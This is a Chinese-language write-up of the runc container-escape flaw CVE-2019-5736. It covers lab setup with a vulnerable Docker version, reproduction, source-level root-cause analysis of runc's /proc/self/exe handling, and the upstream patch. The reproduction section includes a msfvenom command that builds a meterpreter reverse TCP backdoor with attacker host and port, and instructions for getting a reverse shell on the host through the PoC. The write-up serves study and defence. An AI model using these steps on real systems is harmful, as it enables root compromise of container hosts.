CVE-2019-5736(Runc逃逸漏洞)
漏洞描述
runc是一个根据OCI(Open Container Initiative)标准创建并运行容器的命令行工具,是Docker的底层容器运行时。
CVE-2019-5736是由波兰的一支ctf战队Dragon Sector在2019发现的关于runc的漏洞。起因是他们在参加一场ctf比赛之后,发现比赛中的一道沙箱逃逸题的原理与runc的实现原理类似。在这之后他们对runc进行了相关的漏洞挖掘工作,并且成功发现了runc中存在的能够被用来覆盖宿主机上runc文件的容器逃逸漏洞,该漏洞的CVE编号为**CVE-2019-5736**。
利用该漏洞,攻击者可以通过修改容器内可执行文件的方式,获取到宿主机上runc可执行文件的文件句柄,然后进行覆盖操作,将runc替换为可控的恶意文件。最终可造成在宿主机上以root权限执行任意代码的严重后果,实现容器逃逸。
影响版本
- Docker version <=18.09.2
- RunC version <=1.0-rc6
环境配置
采用Centos7配置Docker环境
下载必要依赖包
设置docker源
查看可安装的docker版本列表

安装符合漏洞利用环境的docker

sudo docker pull ubuntu:18.04


sudo docker run -itd --name cve-2019-5736 ubuntu:18.04

sudo docker attach cve-2019-5736
漏洞复现

MSF复现
msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.40.129 LPORT=8888 -f elf > mshell.elf
MSF利用该漏洞需要session,所以我们先制作linux后门使其上线

POC脚本复现

Payload需要改为自已的,这里为反弹shell,/bin/sh需要改为/bin/bash
kali安装Go参考文章:https://blog.csdn.net/WHQ556677/article/details/122283509
随后宿主机再次执行docker exec进入容器即可反弹shell
漏洞原理
漏洞成因
该漏洞的产生主要和Linux的pid命名空间与/proc伪文件系统相关。
当一个进程加入了某一pid命名空间之后,该命名空间中的其它进程就能够通过/proc文件系统观察到该进程,在权限允许的情况下,进程能够通过/proc/[pid]/exe找到其它进程对应的二进制文件。

而如果将这种情况放到runc init执行过程中来看,runc init进程在进入了容器的命名空间之后,如果容器内部的文件能够欺骗runc init进程执行自身,那么容器内的进程就能够通过/proc获取到宿主机上的runc文件句柄,从而进行覆盖等攻击操作。
正常的创建容器并在容器内执行命令的过程示意图如下图所示(具体流程见下文代码分析)
 正常流程
正常流程
而修改了待执行文件的内容之后,runc init进程会执行自身,从而将宿主机上的runc文件暴露给了容器内部,造成安全风险。
Proc伪文件系统
/proc 文件系统是一个虚拟文件系统,通过它可以使用一种新的方法在 Linux内核空间和用户间之间进行通信。在 /proc 文件系统中,我们可以将对虚拟文件的读写作为与内核中实体进行通信的一种手段,但是与普通文件不同的是,这些虚拟文件的内容都是动态创建的。本文对 /proc 虚拟文件系统进行了介绍,并展示了它的用法。
最初开发 /proc 文件系统是为了提供有关系统中进程的信息。但是由于这个文件系统非常有用,因此内核中的很多元素也开始使用它来报告信息,或启用动态运行时配置。清单 1 是对 /proc 中部分元素进行一次交互查询的结果。它显示的是 /proc 文件系统的根目录中的内容。注意,在左边是一系列数字编号的文件。每个实际上都是一个目录,表示系统中的一个进程。由于在 GNU/Linux 中创建的第一个进程是 init 进程,因此它的 process-id 为 1。然后对这个目录执行一个 ls 命令,这会显示很多文件。每个文件都提供了有关这个特殊进程的详细信息。/proc 中另外一些有趣的文件有:cpuinfo,它标识了处理器的类型和速度;pci,显示在 PCI 总线上找到的设备;modules,标识了当前加载到内核中的模块。
另外,我们还可以使用 sysctl 来配置这些内核条目。/proc 文件系统并不是 GNU/Linux 系统中的惟一一个虚拟文件系统。在这种系统上,sysfs 是一个与 /proc 类似的文件系统,但是它的组织更好(从 /proc 中学习了很多教训)。不过 /proc 已经确立了自己的地位,因此即使 sysfs 与 /proc 相比有一些优点,/proc 也依然会存在。还有一个 debugfs 文件系统,不过(顾名思义)它提供的更多是调试接口。debugfs 的一个优点是它将一个值导出给用户空间非常简单(实际上这不过是一个调用而已)。



这些文件的解释和意义如下:
- cmdline:系统启动时输入给内核命令行参数
- cpuinfo:CPU的硬件信息 (型号, 家族, 缓存大小等)
- devices:主设备号及设备组的列表,当前加载的各种设备(块设备/字符设备)
- dma:使用的DMA通道
- filesystems:当前内核支持的文件系统,当没有给 mount(1) 指明哪个文件系统的时候, mount(1) 就依靠该文件遍历不同的文件系统 interrupts :中断的使用及触发次数,调试中断时很有用
- ioports I/O:当前在用的已注册 I/O 端口范围
- kcore:该伪文件以 core 文件格式给出了系统的物理内存映象(比较有用),可以用 GDB 查探当前内核的任意数据结构。该文件的总长度是物理内存 (RAM) 的大小再加上 4KB
- kmsg:可以用该文件取代系统调用 syslog(2) 来记录内核日志信息,对应dmesg命令
- kallsym:内核符号表,该文件保存了内核输出的符号定义, modules(X)使用该文件动态地连接和捆绑可装载的模块
- loadavg:负载均衡,平均负载数给出了在过去的 1、 5,、15 分钟里在运行队列里的任务数、总作业数以及正在运行的作业总数。 locks:内核锁 。 meminfo物理内存、交换空间等的信息,系统内存占用情况,对应df命令
- misc:杂项
- modules:已经加载的模块列表,对应lsmod命令
- mounts:已加载的文件系统的列表,对应mount命令,无参数
- partitions:系统识别的分区表
- slabinfo:sla池信息
- stat:全面统计状态表,CPU内存的利用率等都是从这里提取数据。对应ps命令
- swaps:对换空间的利用情况
- version:指明了当前正在运行的内核版本
可加载内核模块(LKM)是用来展示 /proc 文件系统的一种简单方法,这是因为这是一种用来动态地向 Linux 内核添加或删除代码的新方法。LKM 也是 Linux 内核中为设备驱动程序和文件系统使用的一种流行机制。如果你曾经重新编译过 Linux 内核,就可能会发现在内核的配置过程中,有很多设备驱动程序和其他内核元素都被编译成了模块。如果一个驱动程序被直接编译到了内核中,那么即使这个驱动程序没有运行,它的代码和静态数据也会占据一部分空间。但是如果这个驱动程序被编译成一个模块,就只有在需要内存并将其加载到内核时才会真正占用内存空间。
参考文章:https://zhuanlan.zhihu.com/p/585791007
Magic Link
/proc/目录下存在很多的链接文件,但是在Linux 也存在一种特殊的链接文件,这种文件的大小为0,我们知道普通的链接文件的大小等于链接目标的文件路径长度,但是Magic Link的大小为0,它们在打开方式上面也存在差别,普通链接文件会解析出链接文件的路径然后进行打开操作,但是Magic LInk的话不会这样,它会调用内核专门的处理函数,然后返回目标文件的文件描述符。

匿名文件
Linux Anonymous Files,也叫匿名文件,匿名文件和普通的文件十分类似,可以被定义,修改,写入,读取等等,但是和普通文件不同的是它并不是一个实体的文件,当用户使用memfd_create创建一个匿名文件的时候会返回一个文件描述符,一旦对这个文件描述符的所有引用都被丢弃的时候,该匿名文件就会被销毁,而且在该文件的整个生命周期中都是存在于内存的RAM当中,并不具备实体的文件。
mount namespace是如何实现的?
首先要了解在内核进程结构体task_struct里面存在一个nsproxy成员:
nsproxy结构体如下:
struct nsproxy {
    atomic_t count;
    struct uts_namespace *uts_ns;
    struct ipc_namespace *ipc_ns;
    struct mnt_namespace *mnt_ns;
    struct pid_namespace *pid_ns_for_children;
    struct net       *net_ns;
    struct time_namespace *time_ns;
    struct time_namespace *time_ns_for_children;
    struct cgroup_namespace *cgroup_ns;
};
可以看到各种不同的namespace都有自己的相关结构体,但是本文着重介绍mount namespace相关实现,因此通过追踪内核中进程的创建过程发现mount namespace的实现如下:
内核函数调用链:
在copy_process中发现大量和namespace相关的信息:
static __latent_entropy struct task_struct *copy_process(
                    struct pid *pid,
                    int trace,
                    int node,
                    struct kernel_clone_args *args)
{
    int pidfd = -1, retval;
    struct task_struct *p;
    struct multiprocess_signals delayed;
    struct file *pidfile = NULL;
    u64 clone_flags = args->flags;
    struct nsproxy *nsp = current->nsproxy;

    /*
     * Don't allow sharing the root directory with processes in a different
     * namespace
     */
    if ((clone_flags & (CLONE_NEWNS|CLONE_FS)) == (CLONE_NEWNS|CLONE_FS))
        return ERR_PTR(-EINVAL);

    if ((clone_flags & (CLONE_NEWUSER|CLONE_FS)) == (CLONE_NEWUSER|CLONE_FS))
        return ERR_PTR(-EINVAL);
......
}
可以看到其实进程间的namespace可能具备某种继承关系,因此自然联想到系统0号进程,查阅相关资料发现存在init_task,它在内核刚启动的时候就进行了初始化,而且在相关结构体里面也确实找到了对于nsproxy的初始化:
init_nsproxy的相关定义如下:
struct nsproxy init_nsproxy = {
    .count          = ATOMIC_INIT(1),
    .uts_ns         = &init_uts_ns,
#if defined(CONFIG_POSIX_MQUEUE) || defined(CONFIG_SYSVIPC)
    .ipc_ns         = &init_ipc_ns,
#endif
    .mnt_ns         = NULL,
    .pid_ns_for_children    = &init_pid_ns,
#ifdef CONFIG_NET
    .net_ns         = &init_net,
#endif
#ifdef CONFIG_CGROUPS
    .cgroup_ns      = &init_cgroup_ns,
#endif
#ifdef CONFIG_TIME_NS
    .time_ns        = &init_time_ns,
    .time_ns_for_children   = &init_time_ns,
#endif
};
可以发现,mnt_ns的相关初始化函数是NULL,因此mnt_ns并不继承父进程命名空间,回过头来看之前的copy_namespaces函数,发现其中存在create_new_namespaces函数调用,在其中发现mnt_namespace确实是通过copy_mnt_ns函数新创建的,至此我们已经大致了解了整个mnt_namespace的实现和创建流程。同时,通过copy_mnt_ns函数大致了解到,其实就是提供了独立的文件系统视图,设置各种挂载点,因此只要帮助绕过视图的影响就可以绕过mount namespace,所以符号链接攻击一直也是容器的痛点问题之一。
runC nsenter模块
在查看runC源码的时候发现nsenter模块,改模块的主要实现使用C语言写的,而且只在init.go的import中被引入,因此它的执行顺序是很靠前的。
package nsenter

/*
#cgo CFLAGS: -Wall
extern void nsexec();
void __attribute__((constructor)) init(void) {
    nsexec();
}
*/
import "C"
在import "C"前面紧跟注释是cgo的一种特殊语法,注释里面包含的都是c语言的语法
漏洞分析
在容器中执行docker run或者docker exec的时候,最终结果都是runC驱动执行用户想要执行的命令。同时,分析runC源码发现,无论是runC run还是runC exec,一个比较核心的思想就是创建一个runner结构体,然后调用其实现的run()函数:
func execProcess(context *cli.Context) (int, error) {
    container, err := getContainer(context)
    if err != nil {
        return -1, err
    }
    status, err := container.Status()
    if err != nil {
        return -1, err
    }
    if status == libcontainer.Stopped {
        return -1, errors.New("cannot exec in a stopped container")
    }
    if status == libcontainer.Paused && !context.Bool("ignore-paused") {
        return -1, errors.New("cannot exec in a paused container (use --ignore-paused to override)")
    }
    path := context.String("process")
    if path == "" && len(context.Args()) == 1 {
        return -1, errors.New("process args cannot be empty")
    }
    state, err := container.State()
    if err != nil {
        return -1, err
    }
    bundle := utils.SearchLabels(state.Config.Labels, "bundle")
    p, err := getProcess(context, bundle)
    if err != nil {
        return -1, err
    }

    cgPaths, err := getSubCgroupPaths(context.StringSlice("cgroup"))
    if err != nil {
        return -1, err
    }

    r := &runner{
        enableSubreaper: false,
        shouldDestroy:   false,
        container:       container,
        consoleSocket:   context.String("console-socket"),
        detach:          context.Bool("detach"),
        pidFile:         context.String("pid-file"),
        action:          CT_ACT_RUN,
        init:            false,
        preserveFDs:     context.Int("preserve-fds"),
        subCgroupPaths:  cgPaths,
    }
    return r.run(p)
}
不过在此之前都会通过loadFactory类来创建基础的libcontainer以便和容器进行交互,在exec.go中,getContainer的一个重要功能就是创建libccontainer实例:
// loadFactory returns the configured factory instance for execing containers.
func loadFactory(context *cli.Context) (libcontainer.Factory, error) {
    root := context.GlobalString("root")
    abs, err := filepath.Abs(root)
    if err != nil {
        return nil, err
    }

    intelRdtManager := libcontainer.IntelRdtFs

    // We resolve the paths for {newuidmap,newgidmap} from the context of runc,
    // to avoid doing a path lookup in the nsexec context. TODO: The binary
    // names are not currently configurable.
    newuidmap, err := exec.LookPath("newuidmap")
    if err != nil {
        newuidmap = ""
    }
    newgidmap, err := exec.LookPath("newgidmap")
    if err != nil {
        newgidmap = ""
    }

    return libcontainer.New(abs, intelRdtManager,
        libcontainer.CriuPath(context.GlobalString("criu")),
        libcontainer.NewuidmapPath(newuidmap),
        libcontainer.NewgidmapPath(newgidmap))
}
在结尾的New函数中,可以看到runC存储了一个MagicLink作为InitPath:
// New returns a linux based container factory based in the root directory and
// configures the factory with the provided option funcs.
func New(root string, options ...func(*LinuxFactory) error) (Factory, error) {
    if root != "" {
        if err := os.MkdirAll(root, 0o700); err != nil {
            return nil, err
        }
    }
    l := &LinuxFactory{
        Root:      root,
        InitPath:  "/proc/self/exe",
        InitArgs:  []string{os.Args[0], "init"},
        Validator: validate.New(),
        CriuPath:  "criu",
    }

    for _, opt := range options {
        if opt == nil {
            continue
        }
        if err := opt(l); err != nil {
            return nil, err
        }
    }
    return l, nil
}
在接下来的过程中会调用该InitPath,并且参数为init,相当于执行了runC init命令,在该命令中采用cgo的形式导入C语言nstnter进行命名空间的设置:
package main

import (
    "os"
    "runtime"
    "strconv"

    "github.com/opencontainers/runc/libcontainer"
    _ "github.com/opencontainers/runc/libcontainer/nsenter"
    "github.com/sirupsen/logrus"
)
......
nsenter如下:
package nsenter

/*
#cgo CFLAGS: -Wall
extern void nsexec();
void __attribute__((constructor)) init(void) {
    nsexec();
}
*/
import "C"
可以看到调用了nsexec()函数,该函数在go runtime之前进行调用,函数的主要作用就是解析之前父进程发送的netlink格式的配置信息,然后通过设置usernamespace并创建子进程,然后子进程设置其他一些namespace并通过创建孙进程使相关namespaces生效,这个孙进程其实就是容器中的init进程,不过回想这个过程,runC通过cmd.Start()开启一个子进程执行runC init,在runC init的nsenter包执行过程中,会首先设置自己的user namespace和pid namespace,这就使得在该过程中容器内本身存在的进程可以发现runC进程,因此:
void nsexec(void)
{
    int pipenum;
    jmp_buf env;
    int syncpipe[2];
    struct nlconfig_t config = {0};

    /*
     * If we don't have an init pipe, just return to the go routine.
     * We'll only get an init pipe for start or exec.
     */
    pipenum = initpipe();
    if (pipenum == -1)
        return;

    /* Parse all of the netlink configuration. */
    nl_parse(pipenum, &config);

    /* clone(2) flags are mandatory. */
    if (config.cloneflags == -1)
        bail("missing clone_flags");

    /* Pipe so we can tell the child when we've finished setting up. */
    if (pipe(syncpipe) < 0)
        bail("failed to setup sync pipe between parent and child");

    /* Set up the jump point. */
    if (setjmp(env) == JUMP_VAL) {
        /*
         * We're inside the child now, having jumped from the
         * start_child() code after forking in the parent.
         */
        uint8_t s = 0;
        int consolefd = config.consolefd;

        /* Close the writing side of pipe. */
        close(syncpipe[1]);

        /* Sync with parent. */
        if (read(syncpipe[0], &s, sizeof(s)) != sizeof(s) || s != SYNC_VAL)
            bail("failed to read sync byte from parent");

        if (setsid() < 0)
            bail("setsid failed");

        if (setuid(0) < 0)
            bail("setuid failed");

        if (setgid(0) < 0)
            bail("setgid failed");

        if (setgroups(0, NULL) < 0)
            bail("setgroups failed");

        if (consolefd != -1) {
            if (ioctl(consolefd, TIOCSCTTY, 0) < 0)
                bail("ioctl TIOCSCTTY failed");
            if (dup3(consolefd, STDIN_FILENO, 0) != STDIN_FILENO)
                bail("failed to dup stdin");
            if (dup3(consolefd, STDOUT_FILENO, 0) != STDOUT_FILENO)
                bail("failed to dup stdout");
            if (dup3(consolefd, STDERR_FILENO, 0) != STDERR_FILENO)
                bail("failed to dup stderr");
        }

        /* Free netlink data. */
        nl_free(&config);

        /* Finish executing, let the Go runtime take over. */
        return;
    }

    /* Run the parent code. */
    start_child(pipenum, &env, syncpipe, &config);

    /* Should never be reached. */
    bail("should never be reached");
}
如果,在runc启动之前,容器内部的进程可以通过/proc/目录观察到runc相关的进程,那么就可以通过/proc/runc-pid/exe获得runc具体的路径,这个exe文件是Magic Link文件,这就意味着这个文件的打开过程是调用内核里面专门的处理函数,不是想普通的链接文件那样找到目标链接文件打开,这其实就帮助我们绕过了mnt命名空间和chroot对容器中文件系统资源的限制。
如此我们就可以覆盖掉原本的runc二进制文件为我们的恶意代码,那么当用于下一次执行docker exec或者docker run之类需要调用runc的命令的时候就有可能会调用我们写入的恶意文件从而实现宿主机上面的恶意代码执行从而实现容器逃逸。
修复建议
具体补丁详情:https://github.com/opencontainers/runc/commit/6635b4f0c6af3810594d2770f662f34ddc15b40d
void nsexec(void)
{
    int pipenum;
    @@ -549,6 +552,14 @@ void nsexec(void)
    if (pipenum == -1)
        return;

    /*
     * We need to re-exec if we are not in a cloned binary. This is necessary
     * to ensure that containers won't be able to access the host binary
     * through /proc/self/exe. See CVE-2019-5736.
     */
    if (ensure_cloned_binary() < 0)
        bail("could not ensure we are a cloned binary");

    /* Parse all of the netlink configuration. */
    nl_parse(pipenum, &config);
可以看到主要是增加了一个ensure_cloned_binary()函数的判断其中主要的逻辑是通过memfd_create来将让runc在容器内执行操作前首先将自己复制成为一个匿名文件,如此在可以达到原来效果的同时,/proc/self/exe无法触达到原本的 runC二进制文件。